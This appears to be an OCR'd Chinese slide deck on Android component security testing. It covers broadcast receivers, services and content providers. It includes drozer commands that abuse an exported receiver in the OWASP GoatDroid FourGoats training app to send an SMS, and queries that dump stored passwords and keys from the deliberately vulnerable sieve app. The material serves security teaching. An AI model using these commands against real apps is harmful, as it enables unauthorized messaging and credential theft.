
- StealBroadcastReceiver



```
IntentFilter filter = new IntentFilter();       //创建IntentFilter对象
filter.addAction("com.droider.workbroadcast");
filter.setPriority(1000);                       //最高优先级
registerReceiver(dReceiver, filter);            //注册广播接收者
```


# 实践：利用Broadcast Receiver发送短信

- 例子：OWASP GoatDroid-FourGoats
- 演示




Your text message has been sent!


## 实践：利用Broadcast Receiver发送短信




```
dz> run app.broadcast.send --component org.owasp.goatdroid.fourgoats org.owasp.g
oatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver --extra string phoneNum
ber 1234567890 --extra string message pwnd!
```



```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --e
xtra string phoneNumber 1234567890 --extra string message pwnd!
```



```
    <receiver android:label="Send SMS" android:name=".broadcastreceivers.SendSMSNowReceiver">
        <intent-filter>
            <action android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS" />
        </intent-filter> >
    </receiver>
</application>
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.INTERNET" />
```



```
public void onReceive(Context arg0, Intent arg1) {
    this.context = arg0;
    SmsManager v0 = SmsManager.getDefault();
    Bundle v6 = arg1.getExtras();
    v0.sendTextMessage(v6.getString("phoneNumber"), null, v6.getString("message"), null, null);
    Utils.makeToast(this.context, "Your text message has been sent!", 1);
}
```

# Service安全


- Service（服务）是一个没有用户界面的在后台运行执行耗时操作的应用组件。其他应用组件能够启动Service，并且当用户切换到另外的应用场景，Service将持续在后台运行。另外，一个组件能够绑定到一个service与之交互（IPC机制），例如，一个service可能会处理网络操作，播放音乐，操作文件I/O或者与内容提供者交互，所有这些活动都是在后台进行。
- Started
  - 通过startService()启动的服务处于“started”状态，一旦启动，service就在后台运行，即使启动它的应用组件已经被销毁了。通常started状态的service执行单任务并且不返回任何结果给启动者。比如当下载或上传一个文件，当这项操作完成时，service应该停止它本身。
- Bound
  - 通过调用bindService()来启动的服务处于“bound”状态，一个绑定的service提供一个允许组件与service交互的接口，可以发送请求、获取返回结果，还可以通过进程间通信来交互（IPC）。绑定的service只有当应用组件绑定后才能运行，多个组件可以绑定一个service，当调用unbind()方法时，这个service就会被销毁了。

# Service测试

- Service只能静态注册,通过反编译查看配置文件Androidmanifest.xml的service组件，注意exported属性
- drozer：run app.service.info -a *packagename*
- 查看service类, 关注onCreate/onStarCommand/onHandleIntent方法
- 检索所有类中startService/bindService方法及其传递的数据

# Service劫持

- 攻击原理:隐式启动service,当存在同名service,先安装应用的service优先级高



When application BA that has public service is installed earlier than applications else, and it is only enabled and service B-1 is called unintentionally from application A.

# Content Provider安全

- Content Provider为存储和获取数据提供统一的接口，可以在不同的应用程序之间共享数据。
- Content URI
  - 标志provider中的数据，Content URI中包含了整个provider的以符号表示的名字(它的authority) 和指向一个表的名字(一个path)，当调用一个客户端的方法来操作一个provider中的一个表，指向表的content URI是参数之一．

$$\underbrace{\text{content://}}_{\text{scheme}}\underbrace{\text{com.example.dictionary}}_{\text{authority}}\underbrace{\text{/words/}\underbrace{\text{123}}_{\text{ID}}}_{\text{path}}$$

# Content Provider测试


- 反编译查看AndroidManifest.xml的Content Provider组件
- adb shell:
  - adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]
  - adb shell content insert --uri <URI> [--user <USER_ID>] --bind <BINDING> [--bind <BINDING>...]
  - adb shell content update --uri <URI> [--user <USER_ID>] [--where <WHERE>]
  - adb shell content delete --uri <URI> [--user <USER_ID>] --bind <BINDING> [--bind <BINDING>...] [--where <WHERE>]

# Content Provider测试


- drozer测试：
  - run app.provider.info -a *packagename*
  - run app.provider.**query** [-h] [--projection [columns [columns ...]]] [--selection conditions] [--selection-args [arg [arg ...]]] [--order by_column] [--vertical] uri
  - 例子：run app.provider.query content://com.example.dictionary/words/123 --vertical
  - run app.provider.**insert** [-h] [--boolean column data] [--double column data [--float column data] [--integer column data] [--long column data] [--short column data] [--string column data] uri
  - run app.provider.**update** [-h] [--selection conditions] [--selection-args [arg [arg ...]]] [--boolean column data] [--double column data [--float column data] [--integer column data] [--long column data] [--short column data] [--string column data] uri
  - run app.provider.**delete** [-h] [--selection conditions] [--selection-args [arg [arg ...]]] uri

## 实践：数据泄露


- 例子：sieve.apk
- 演示




```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```



```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```




```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Key
s/
| Password           | pin  |
| qwertyuiopasdfghjkl | 1234 |
```




```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --vertical
     _id  1
 service  Email
username  seven
password  8YIYVQCkj62guXgKtfMnwRfKmuWBrbYKAg== (Base64-encoded)
   email  seven@example.com
```

# 实践：SQL注入

